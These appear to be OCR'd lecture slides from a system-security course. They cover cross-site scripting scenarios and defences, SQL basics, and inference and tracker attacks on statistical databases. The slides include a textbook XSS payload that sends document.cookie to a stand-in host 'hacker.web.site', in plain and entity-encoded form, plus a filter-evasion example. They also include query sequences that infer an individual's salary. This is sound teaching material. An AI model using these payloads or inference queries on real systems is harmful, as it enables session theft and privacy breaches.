- From **http://en.wikipedia.org/wiki/Cross-site_scripting**
- Alice often visits a particular website, which is hosted by Bob. Bob's website allows Alice to log in with a username/password pair and stores sensitive data, such as billing information.
- Mallory observes that Bob's website contains a reflected XSS vulnerability.
- Mallory crafts a URL to exploit the vulnerability, and sends Alice an email, enticing her to click on a link for the URL under false pretenses. This URL will point to Bob's website (either directly or through an iframe or ajax), but will contain Mallory's malicious code, which the website will reflect.
- Alice visits the URL provided by Mallory while logged into Bob's website.
- The malicious script embedded in the URL executes in Alice's browser, as if it came directly from Bob's server (this is the actual XSS vulnerability). The script can be used to send Alice's session cookie to Mallory. Mallory can then use the session cookie to steal sensitive information available to Alice (authentication credentials, billing info, etc.) without Alice's knowledge.

DOM based, local or type-0 XSS

- The cross-site scripting we have seen so far have server side flaws that allow attacks to be carried out on the server side.
- This class involve exploiting vulnerable local content.
- From **http://www.cse.wustl.edu/~jain/cse571-07/ftp/xsscript/index.html**
- Mallory sends a URL to Alice (via e-mail or another mechanism) of a maliciously constructed web page.
- Alice clicks on the link.
- The malicious web page's JavaScript opens a vulnerable HTML page installed locally on Alice's computer.
- The vulnerable HTML page contains JavaScript which executes in Alice's computer's local zone.
- Mallory's malicious script now may run commands with the privileges Alice holds on her own computer.

Protecting against XSS… The designer:

- Positive validation of **all** fields:
  - Complete policies specifying what is allowed, and a default deny rule against anything else!
  - Trying to eliminate all the possible bad things is too difficult.
  - Why?
    - There are lots of type of active content and lots of different encodings.
- Positive validation rather than negative usually makes sense.

If we need to hide against web application filters we may try to encode string characters, e.g.: a=&#X41 (UTF-8) and use it in IMG tag:

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

- Figure 11.5a from Stallings and Brown 2nd edition.

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

- Figure 11.5b from Stallings and Brown 2nd edition.

- Output encoding can help.
  - Something that would normally be interpreted as a script by a recipient is transmitted in a non-executable form.
  - E.g. the Reform encoding library
    Michael Eddington: http://phed.org/2008/05/19/preventing-xss-with-correct-output-encoding/

What is encoded?

- Everything but: A-Z, a-z, 0-9, space [ ], comma [,], and period [.]
- Unicode is always encoded

The following functions are provided:

- HtmlEncode — Encode data for display in a block of HTML or HTML attribute.
- JsEncode — Encode data into a JavaScript literal
- VbsEncode — Encode data into a VBScript string literal

Microsoft's AntiXss Library

An alternative to Reform is the Microsoft AntiXss Library. Both libraries are functionally equivalent and in fact were designed by the same people.


The user

- Activities like disabling ActiveX and JavaScript can help, but your browser is still going to interpret html.

The easiest way to protect yourself as a user is to only follow links from the main website you wish to view. If you visit one website and it links to CNN for example, instead of clicking on it visit CNN's main site and use its search engine to find the content. This will probably eliminate ninety percent of the problem. Sometimes XSS can be executed automatically when you open an email, email attachment, read a guestbook, or bulletin board post. If you plan on opening an email, or reading a post on a public board from a person you don't know BE CAREFUL. One of the best ways to protect yourself is to turn off Javascript in your browser settings. In IE turn your security settings to high. This can prevent cookie theft, and in general is a safer thing to do.

CSCI262
System Security (S8a)

An introduction to Databases and SQL



Copyright © 1995 United Feature Syndicate, Inc.
Redistribution in whole or in part prohibited

Dilbert: 17-Nov-1995

Outline

- Information versus data.
- Security properties for databases.
- Relational databases.
- Structured Query Language (SQL).
- Database keys.
- Integrity rules.

Information versus data

- What is the difference between information and data?
- Informally not necessary anything …
- … but we are interested in distinguishing between:
  - The raw data that we might store, such as the ages of 50,000 students in our database.
  - … and the information, such as the average student age that a database allows us to extract.
- Typically we think of data as the collected input, while information is the output resulting from processes applied to data.
  - Information is knowledge.

- A database management system (DBMS) allows related data to be centrally stored and controlled.
  - Controlled includes standardising how data is entered, updated, retrieved and deleted.
  - A DBMS integrates the data and the management of the data.
- You might remember the concept of entropy, it can be used to measure the amount of information.
  - (Raw) data is almost certainly an inefficient representation of information.

Types of information

- There are various categories of information that could be extracted from a database.
- **Exact information**:
  - Alice is 25 years old.
- **Bounds**:
  - Alice is less than 70 years old.
- **Negative results**:
  - Alice is not a male.
  - There is nobody more than 95 years old.
- **Existence**:
  - There exists a person with red hair.

Security properties for databases…


- The primary database asset is the stored data, and the information that can be extracted from it.
- **C**onfidentiality…
  - Assets cannot be accessed by persons not authorised to access that asset.
- **I**ntegrity…
  - Assets cannot be modified by persons not authorised to modify that asset.
- **A**vailability…
  - Assets should be accessible to those allowed access.
- It's still about access control and authentication.

Models of databases

- There are three fairly well known traditional model of databases:
  - **Hierarchial**: A tree structure.
  - **Network**: A graph structure.
  - **Relational**: Data is stored in pre-defined tables.
- The most widely used database model is the relational databases one, and we will restrict our attention to relational databases.
- Another popular database type, although it tends to be applied in limited areas, is the object oriented database (OODB).
  - While traditional databases deal with atomic data types like numbers and character strings, OODB's deal with BLOBs (binary large objects).
- Nowadays we also have NoSQL databases

The relational database model

- A relational database is a collection of relational tables, which are referred to as relations or entities.



- A **relation** (or table or sometimes file) can be written as

$$\mathbf{R \subseteq D_1 \times D_2 \times \ldots \times D_n}$$

  where $D_1, D_2, \ldots, D_n$ are the domains of the attributes $A_1, A_2, \ldots, A_n$.
- The attributes are the columns so the relation corresponds to the product space over the spaces of each attribute, and are sometimes called fields.
- The elements of the relation are called n-tuples and are simply rows in the table.
  - They are sometimes called records.
- An n-tuple is a sequence $<v_1, v_2, \ldots, v_n>$ where $v_i \in D_i$ for each $i = 1, 2, \ldots, n$.

Structured Query Language (SQL)

- SQL has a long history.
  - It was developed by IBM in the mid 1970's.
- SQL is a (sort-of) standard language designed to carry out interactions with relational databases.
  - This includes **inserts, updates, retrievals** and **deletions**.
  - The SQL commands fall into two categories: Data Manipulation Language (DML) or Data Definition Language (DDL).
- There seem to be several versions of the standard and various implementation differences but at the basic level SQL is quite similar.
- On the next couple of slides there are examples of different SQL statements…

An INSERT statement

```
INSERT INTO EMPLOYEE VALUES
(70,'James','12-08-78', 90000,'Sydney', Pitt,45);
```

Two UPDATE statements

```
UPDATE EMPLOYEE
SET DOB ='13-08-78'
WHERE E# = 70;

UPDATE EMPLOYEE
SET SALARY = SALARY + 0.1*SALARY;
```

EMPLOYEE

E#	NAME	DOB	SALARY	CITY	STREET	BLDG#
10	John	12-DEC-67	66K	Sydney	Station	12
20	Mary	01-MAR-56	110K	Perth	Victoria	5
30	James	08-SEP-68	99K	W'Gong	Barham	13
40	Kate	17-OCT-80	55K	W'gong	Barham	13
70	James	13-08-78	99K	Sydney	Pitt	45

A DELETE statement

```
DELETE FROM EMPLOYEE
WHERE DOB < '01-JAN-70';
```

SELECT retrieves data/information from a relation.

* is a wildcard…

Some SELECT statements

```
SELECT *
FROM EMPLOYEE;

SELECT E#, NAME, DOB
FROM EMPLOYEE;

SELECT E#, NAME, SALARY
FROM EMPLOYEE
WHERE (DOB <= '01-JAN-70') AND (CITY = 'Sydney');
```

Relational Views

- A relational view is a named derived virtual relation defined in terms of the other named relations and/or other relational views.
- One use of views is for access control.
  - We allow access to a derived view rather a base relation.

Two CREATE VIEW statements

```
CREATE VIEW SYD_EMP AS(
        SELECT *
        FROM EMPLOYEE
        WHERE CITY = 'Sydney');

CREATE VIEW OLD_EMP AS(
        SELECT E#, NAME
        FROM EMPLOYEE
        WHERE DOB < '01-01-50');
```

Changing data through a view…

```
SELECT E#, NAME
FROM SYD_EMP
WHERE STREET = 'Broadway';

DELETE FROM SYD_EMP
WHERE NAME = 'Patrick';

UPDATE SYD_EMP
SET NAME = 'Maggie'
WHERE E# = 77;

INSERT INTO SYD_EMP VALUES(
(13,'Mike','29-FEB-72',60000,'Hobart',Victoria,5);
```

Database keys

- These are not cryptographic keys.
- There are a few terms we need to describe.
- *A* **minimal key for a relation** is an attribute that identifies all tuples of the relation in a unique way, or a set of attributes that does the same but for which no proper subset is a minimal key.

- For EMPLOYEE(E#,NAME,DOB,SALARY,CITY,STREET,BLDG#), (E#) is a minimal key.
- (E#,NAME) is NOT a minimal key because (E#) is a proper subset and a minimal key.

EMPLOYEE

E#	NAME	DOB	SALARY	CITY	STREET	BLDG#
10	John	12-DEC-67	60K	Sydney	Station	12
20	Mary	01-MAR-56	100K	Perth	Victoria	5
30	James	08-SEP-68	90K	W'Gong	Barham	13
40	Kate	17-OCT-80	50K	W'gong	Barham	13
…	…	…	…	…	…	…

More terminology

- The **Primary key** is the arbitrarily selected minimal key.
- A **Candidate key** is a minimal key which is not the primary key.
- A **Foreign key** is an attribute, or set of which together, the values of which are the same as the values of a primary or candidate key in another relation.
  - This defines a relationship between the two relations.

An example…

- Did and Eid are, respectively, the primary keys for the Department and Employee relations.
- Did is a foreign key in the Employee relation.

Department Table

Did	Dname	Dacctno
4	human resources	528221
8	education	202035
9	accounts	709257
13	public relations	755827
15	services	223945

Primary key

Employee Table

Ename	Did	Salarycode	Eid	Ephone
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

Foreign key

Primary key

(a) Two tables in a relational database

From page 147 of Stallings and Brown (Computer Security: Principles and Practice, Pearson Education 2008).

Creating a table…

- We haven't seen table creation, and it is probably a good idea to.
  - So here the instructions to create the two tables used in the example on the previous slide, again taken from Stallings & Brown.

```
CREATE TABLE department (
    Did INTEGER PRIMARY KEY,
    Dname CHAR (30),
    Dacctno CHAR (6) );

CREATE TABLE employee (
    Ename CHAR (30),
    Did INTEGER,
    SalaryCode INTEGER,
    Eid INTEGER PRIMARY KEY,
    Ephone CHAR (10),
    FOREIGN KEY (Did) REFERENCES department (Did));
```

Integrity rules

- These are a couple of meta-consistency rules that should exist independent of the application domain.
- **Entity integrity rule**: No component of the primary key of a relation is allowed to accept NULLs.
- In other words, when we are inserting a tuple, all values of primary key attributes must be provided, otherwise we might not be able to find a tuple
- **Referential integrity rule**: The database must not contain unmatched foreign key values.

CSCI262
System Security (S8b)

Secure Statistical Databases

Dilbert: 17-Apr-1996

Outline

- What is a statistical database?
- Why use one? →
  - What are we protecting?
- Types of disclosure.
- Direct attacks.
- Statistical queries.
- Protecting against inference.

What is a statistical database?

- A statistical database is primarily defined on the basis of the data or information that it provides… that is based on the nature of the query results.
- Rather than getting exact entries, or precise lists of entries, we get statistical information, such as an average or sum.
  - Direct access isn't allowed.
- A single physical database can have a statistical database interface and the typical type of interface we saw earlier with the standard select queries.
  - A pure statistical database stores only statistical data.

Why use one? → What are we protecting?

- Data inherently sensitive:
  - Information about the locations of WMD (Weapons of Mass Destruction).
- Data from a sensitive source:
  - Information that compromises the identity of the informer.
- Data declared as sensitive:
  - Classified military data.
- A sensitive component of a tuple (row):
  - The values of attribute salary.
- Data sensitive in relation to earlier disclosed information:
  - X invested money in company Y.
  - The owner of Y and X belong to the same golf club and frequently play together.

Types of disclosure

- Exact data:
  - Analysis of the results of correlated complex queries provides the exact value of data item.
- Bounds:
  - Analysis of the results of correlated complex queries provides the lower and upper bounds for a value of item.
- Negative results:
  - Analysis of the results of correlated complex queries provides information that v is NOT a value of item x.
- Existence:
  - Analysis of the results of correlated complex queries provides information that a data item exists.

Types of information

- There are various categories of information that could be extracted a database.
  - We mentioned this earlier but this is specifically relevant to inference so we will repeat these categories and examples.
- **Exact information**:
  - Alice is 25 years old.
- **Bounds**:
  - Alice is less than 70 years old.
- **Negative results**:
  - Alice is not a male.
  - There is nobody more than 95 years old.
- **Existence**:
  - There exists a person with red hair.

- **Associations or relations among pieces of information**:
  - Alice is younger than Bob.
  - Alice has spent more time as a student than Bob.
- We might want to control access to some of those.
- And it isn't simply a matter of not letting people get access to certain entries in the database!
- The application may insist we cannot get the address of a specific person.
  - But we can find out there is a 25 year old female student living in Crypto Lane.
  - A separate query may reveal that Alice is the only 25 year old female.
  - We can infer that Alice lives in Crypto Lane.
  - Think sets and Venn diagrams, if that helps. ☺

Dilbert: 17-Apr-1996

The follow up ...

Dilbert: 18-Apr-1996

Attacks…an example…

- Before describing some of the formalisms for statistical databases we will consider an example of a non-statistical inference attack.
- We will try and construct queries to precisely match one data item.

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 50000 AND 100000;
```

- If 3 names are found then we could try:

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 75000 AND 100000;
```

- If no names are found then we try:

```
SELECT NAME
FROM EMPLOYEE
WHERE SALARY BETWEEN 62500 AND 75000;
```

- And so on …

- The database system might enforce a consistency constraint:
  - *If manager then salary between 100,000 and 200,000.*
- Then a sequence of INSERT statements may disclose the constraint, on the basis of their INSERT's being denied, …
  - And the constraint may itself be confidential.
- A subsequent query …

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE POSITION = 'MANAGER'
```

- … would provide an indication of how much money the company spends on management salaries.

COUNT?

- COUNT is an example of an aggregate function.
- SUM, AVG, MIN, MAX are the other basic ones.
- These provide aggregate information on a column of a relation.
- Statistical databases provide information by means of statistical (aggregate) queries on an attribute (column) of a relational table.
- There are a lot of other aggregate functions, and it is possible to define new ones for use by the user.

AVG COLLECT CORR
CORR_* COUNT COVAR_POP
COVAR_SAMP CUME_DIST DENSE_RANK
FIRST GROUP_ID GROUPING
GROUPING_ID LAST MAX
MEDIAN MIN PERCENTILE_CONT

PERCENTILE_DISC PERCENT_RANK RANK
REGR
STATS_BINOMIAL_TEST
STATS_CROSSTAB
STATS_F_TEST STATS_KS_TEST STATS_MODE
STATS_MW_TEST STATS_ONE_WAY_ANOVA

STATS_T_TEST_*
STATS_WSR_TEST STDDEV
STDDEV_POP STDDEV_SAMP SUM
SYS_XMLAGG VAR_POP VAR_SAMP
VARIANCE XMLAGG

Statistical queries …

SELECT *aggregate-function*
FROM *relational-table*
WHERE *query-predicate*
[GROUP BY group-by-*attribute-list*];

- We have already seen the *aggregate functions*.
- The *query-predicates* are predicates that determine the tuples (rows) that are used to compute the *aggregate-function*.
  - These are conditions we need to match.
  - The values in the columns used are not necessarily directly accessible.
- The tuples (rows) matching the query-predicate form the *query-set*.

Some examples…

- Consider that we have a relationship described by the following schema:

EMPLOYEE(E#,NAME,GENDER,SUBURB,STREET,SALARY,POSITION,DEPTNAME)

- Then one statistical query would be …

```
SELECT AVG(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SALES' AND GENDER = 'F';
```

- Another would be …

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE SALARY > 100000
GROUP BY DEPTNAME;
```

Sensitivity levels relationships: Aggregation…

- The sensitivity level, or classification, of an aggregate computed over a group of values usually differs from the sensitivity levels of the individual values.
- For example:
  - The sensitivity level of an average salary in a department is lower than sensitivity level of the salaries of individual employees.
- Should the MIN and MAX have lower classifications?
  - After all, they are the salaries of individuals.
  - But they aren't tied to identities.

… and inference

- Inference means the derivation of sensitive information from non-sensitive (typically aggregated) data.
- For example:
  - An average salary of all employees older than 60 discloses an exact value of salary if exactly one employee older than 60 is employed.

Attacks...

- We can have attacks where the aggregates are over small enough samples that information about individual elements of data is leaked.
  - The results from several aggregate queries can be used also.
- These are often referred to as **direct attacks** and differ from **indirect attacks**, where information from external sources is combined with the results of aggregate queries.
- For example, we might know, independent of the database, who lives in which suburb and who is a member of which department.
- The query …

```
SELECT SUM(SALARY), COUNT(*)
FROM EMPLOYEE
WHERE GROUP BY DEPTNAME, SUBURB;
```

- … may then disclose the salaries of the employees who are the only people employed in a department and living in a particular suburb.

- Another example:
  - We know from external sources that Mary is the only female employee in Security department.
  - So we query:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'F'
```

- This discloses Mary's salary, since the summation is over a query set consisting of one row.
- What if the system refused to reveal the results if the summation is performed over a small number of rows, in other words with a small query set?
  - We can still construct an attack, but now from a series of acceptable aggregate queries.

- So, we know from the external sources that Mary is employed in Security department.
- We can perform a series of queries to infer Mary's salary.

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY';
```

⇒ **5 (total number of employees in Security)**

```
SELECT COUNT(*)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'M';
```

⇒ **4 (there is only one female employed in Security)**

```
SELECT AVG(SALARY))
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY';
```

⇒ **40,000 (total salaries in Security = 200,000)**

```
SELECT AVG(SALARY)
FROM EMPLOYEE
WHERE DEPTNAME = 'SECURITY' AND GENDER = 'M';
```

⇒ **38,000 (total salaries of male employees in Security = 152,000)**

- And now we can now infer her salary…

⇒ **200,000 - 152,000 = 48,000 (a salary of the only female in Security; Mary is a female**

Tracker attacks…

- At some point the sophistication of the combined attacks produces something called a Tracker.
  - This is a sequence of queries that allow us to isolate characteristics of an individual.
  - By analysing the tracker results we can sometimes produce a series of algebraic relationships, containing variables corresponding to particular query results.
    - The characteristics can then be expressed as functions of the queries results.

A tracker example …

- In a yet another example if we know that a triple [NAME, SUBURB, STREET] usually uniquely identifies the employees, then we can find a salary of any employee in the following way:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND
      SUBURB = 'LIVERPOOL' AND
      STREET = 'STATION') OR
        POSITION ='MANAGER';
```

$\Rightarrow \Sigma M = 5*10^5$ (assume that John is a manager)

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND
      SUBURB = 'LIVERPOOL' AND
      STREET = 'STATION') OR
        NOT (POSITION ='MANAGER');
```

$\Rightarrow \Sigma nonM + John = 7*10^5$

```
SELECT SUM(SALARY)
FROM EMPLOYEE;
```

$\Rightarrow \Sigma M + \Sigma nonM = 11*10^5$

- Continuing, we get a system of 3 linear equations with 3 unknown variables, ΣM, ΣnonM, and John:

(1) $\Sigma M = 5*10^5$

(2) $\Sigma nonM + John = 7*10^5$

(3) $\Sigma M + \Sigma nonM = 11*10^5$

- From (1)+(2)-(3) we obtain: $John = 1*10^5$

- What if John is not a manager ? Then the system of equations is as follows:

(1) $\Sigma M + John = 5*10^5$

(2) $\Sigma nonM = 7*10^5$

(3) $\Sigma M + \Sigma nonM = 11*10^5$

- Why can we not simply say:

```
SELECT SUM(SALARY)
FROM EMPLOYEE
WHERE (NAME = 'JOHN' AND SUBURB = 'LIVERPOOL' AND
    STREET = 'STATION');
```

?

- Because the system refuses to reveal the results when the summation is performed over 1 row !

Tracker attacks

- A query predicate T that allows to track down information about a single tuple (row) is called an individual tracker for that tuple (row).
- For example a triple [NAME,SUBURB,STREET] uniquely identifies John in the previous example.
- A general tracker is a predicate that can be used to find the answer to any inadmissible query.
- For example the predicates:

(NAME = 'JOHN' AND SUBURB = 'LIVERPOOL' AND STREET = 'STATION') OR POSITION ='MANAGER'

(NAME = 'JOHN' AND SUBURN = 'LIVERPOOL' AND STREET = 'STATION') OR NOT (POSITION ='MANAGER')

- … are general trackers.

- Let us lot at a more general tracker mechanism.
- Assume that the predicate ϕ_t is an individual tracker.
- Then the system of general trackers can be constructed in the following way:

$Q_1 = \phi_t \text{ or } \phi_1 \text{ or } \phi_2$

$Q_2 = \phi_t \text{ or } \phi_1$

$Q_3 = \phi_t \text{ or } \phi_3$

$Q_4 = \phi_2 \text{ or } \phi_3$

- … where the results of queries $q:\phi_1$, $q':\phi_2$, $q'':\phi_3$ are mutually disjoint. This means any two pairs have no overlap.
- Using the results of queries v_1,v_2,v_3,v_4, we obtain a system of linear equations:

(1) $f_t + f_1 + f_2 = v_1$

(2) $f_t + f_1 = v_2$

(3) $f_t + f_3 = v_3$

(4) $f_2 + f_3 = v_4$

- The solution is:

$(((1)-(2))+(3))-(4)$: $f_t = (((v_1 - v_2)+ v_3)- v_4$

Protecting against inference

- There are two classes of solution.
  - The first is try and design the database in such a way that inference is reduced.
  - The second is to attempt to detect and reject specific queries, or sequences of queries, that would result in an inference channel.
- An inference channel is a path by which unauthorized data is obtained, from authorized data.

In database design...

- We can alter the database structure.
  - For example, splitting a table.
- Or we can change the access control structure.
  - Giving a finer tuned model.
- These approaches are likely to reduce availability. ☹

A splitting problem ...

- Stallings and Brown, 2nd edition, provides an example.
- Consider the table Inventory (Figure 5.6(a))...

Item	Availability	Cost ($)	Department
Shelf support	In-store/online	7.99	Hardware
Lid support	Online only	5.49	Hardware
Decorative chain	In-store/online	104.99	Hardware
Cake pan	Online only	12.99	Housewares
Shower/tub cleaner	In-store/online	11.99	Housewares
Rolling pin	In-store/online	10.99	Housewares

- We want to stop Item and Cost being viewed together, so we create some views.

```
CREATE VIEW V1 AS(
    SELECT Availability, Cost
    FROM Inventory
    WHERE Department = 'Hardware');
```

```
CREATE VIEW V2 AS(
    SELECT Item, Department
    FROM Inventory
    WHERE Department = 'Hardware');
```

Stallings and Brown, 2nd edition, Figure 5.6(b)

- There is no functional dependence between Item and Cost, so giving both of those views to someone who isn't allowed to see the relationship between Item and Cost, won't have that relationship.
- But, the database itself maintains row order on the views, so someone knowing the structure of Inventory table can determine the relation between Item and Cost, and recover the first three rows of the Inventory table.
  - That's inference ☹

Protection at the query level...

